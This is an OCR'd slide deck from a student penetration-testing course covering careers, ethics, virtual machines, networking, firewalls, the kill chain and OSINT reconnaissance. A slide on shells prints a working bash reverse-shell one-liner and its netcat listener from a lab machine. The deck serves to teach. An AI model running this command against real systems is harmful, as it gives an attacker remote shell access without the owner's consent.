Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

https://da.gd/QRzqw

SIGN IN PLEASE

https://da.gd/QRzqw

whoami

Marshall Ung | Shadowclaw

3rd Year CE

CCDC

- Alternate Threat Hunter 2022-2023
- Threat Hunter 2023

CPTC

- Alternate Pentester 2022
- Pentester 2023

whoami

Jimmy Peng | Jimbobicle

3rd Year CS
Global Threat Intelligence Intern @ Sony

CCDC

- Webmaster/Linux 2022-202?

CPTC

- Alternate 2022
- Team Member 2023

Next on Bronco CPTC . . .

When	What
~~July 8th~~	~~Introduction to CPP Cyber~~
July 15th	Intro to Penetration Testing
July 22th	Hacking Web Applications
July 29th	Hacking Linux
August 5th	Hacking Windows
August 12th	Consulting
August 19th	**Tryouts**
August 26th	Full CPTC Team Selected

← You
are
here

Agenda

1

Careers in Offensive Security

2

Virtual Machines and Networking

3

Pen Testing Methodology


4

Lab

1

Careers in Offensive Security

Is hacking a real career choice?



Offensive Security

Penetration Testing

Red Teaming

Vulnerability Research

Bug Bounty

Tool Development

How are we different from the bad guys?

Consent

Laws

Ethics

Communication

Bottom Line: We're out to help protect people and organizations

Ethical Practice

☒ **Non-consensual Testing**

Deliberate discovery without explicit permission.

✓ **Responsible Disclosure**

Have permission or discover something accidentally?

✓ **Bug Bounty Program**

Open-ended permission.

What is the best way to get started?

Do ✓

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don’t ✗

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

Which learning materials are best?

Try Hack Me

Beginner friendly platform with labs about all kinds of security topics. Those new to security should start here

VULNHUB
VULNERABLE BY DESIGN

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications are best?

Offensive Security

Zero Point Security

Cyber Mentor

Altered Security


eLearnSecurity

2

Virtual Machines and Networking

2.1 Virtual Machines

What is a virtual machine?



Recycle Bin
Windows 10 Pro x64 on DESKTOPPC2 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
Windows 10 Pro x64 (Nested 1) on DESKTOP-D0U5VA4 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
8:03 PM
11/9/2015
Search the web and Windows
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
8:03 PM
11/9/2015
Search the web and Windows
Windows 10 Pro Insider Preview
Evaluation copy. Build 10565
8:03 PM
11/9/2015

Status: Running

Status: Running

Hypervisors and Virtual Machines

HyperVisor

Manages VMs

- VirtualBox
- VMware
- Parallels

Virtual Machine

Simulated computer in a computer

Why VMs?

Computer inside a computer

Lab Environments

Outdated Software

Hardware Efficiency


Run Different OSs

Application Testing

Kali

Well known pentesting distro

- Tools
- Dedicated Workspace



Playing with Kali

A Kali instance has been provided through vsphere

Some Tasks:

Open up the Terminal and maneuver around the file system

- Learn some basic command usage
  - `cd`, `ls`
  - `man <command>`
- Create a text file and output its contents to the terminal
  - `nano <file>`, `cat <file>`
- Check out the users on the system from `/etc/passwd`

Learn what some of the tools do and test them

- `nmap`, `burpsuite`, `msfconsole`

2.2 Networking

Client

The computer making the request

Server


The computer or group of computers that handle requests

Client-Server model

Legend


→ **Outgoing**

↔ **Established**




Ports & Network Connections

Ports are how computers communicate on a network level



OUTBOUND: TCP/61682

Listening: TCP/443



```
TCP    10.0.0.45:61682           35.174.127.31:443          ESTABLISHED
```


Listening - Waiting for an **incoming** connection

Established - An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer


Reverse Shell



Bind Shell



Reverse Shells



```
postgres@jupiter:/tmp/awawaw$ bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
[4] 10724
postgres@jupiter:/tmp/awawaw$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/tmp/awawaw$ hostname
hostname
jupiter
postgres@jupiter:/tmp/awawaw$
```

```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# hostname
kali

┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# rlwrap nc -lvnp 1274
listening on [any] 1274 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.216] 37600
bash: cannot set terminal process group (9592): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/tmp/awawaw$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/tmp/awawaw$ hostname
hostname
jupiter
postgres@jupiter:/tmp/awawaw$
```

Firewalls

Host-Based

Regulates network traffic going through the host

netfilter

firewalling, NAT, and packet mangling for linux


Network-Based

Regulates network traffic going through the network

cisco

ASA Firewall

Firewalls



A user attempts to log in


The webserver requests data from a database behind the firewall

The webserver request is allowed through the firewall, allowing them to access the database


The webserver receives the information and relays it to the user

Attempts to get direct access to workstations on the internal network are blocked

Firewalls



Only the web server can send traffic through the firewall




Attempts to access the internal subnet directly are blocked

3

Pen Testing Fundamentals

The General Cyber Killchain



Recon

Weaponization

Delivery

Exploitation

Installation

Command & Control

Exfiltration

The Simplified Kill Chain

1 **Reconnaissance**
Identifying your target

2 **Exploitation**
Getting initial access


3 **Post-Exploitation**
Escalating your privilege

4 **Lateral Movement**
Moving around the environment

3.1 Reconnaissance

Passive Recon

- Open Source Intelligence (OSINT)



Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration

Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents

3rd party services

Software in use

API’s

https://osintframework.com/

Google Dorking

Makes your Google searches more specific


site:site.com	Search specific site
filetype:pdf	Search for specific filetypes
+, -, OR	Add, exclude, or combine
@	Search social media usernames
“Quoted text”	Search for exact string matches

Resources
https://en.wikipedia.org/wiki/Google_hacking

https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/

https://da.gd/dorkks

Show results containing exactly “the cozy croissant” OR “thecozycroissant”



"the cozy croissant"OR"thecozycroissant"

About 904 results (0.48 seconds)

Did you mean: "the cozy croissant"OR"*the cozy croissant*"

The Cozy Croissant
https://www.thecozycroissant.com

The Cozy Croissant – Your stay will be buttery & flaky.

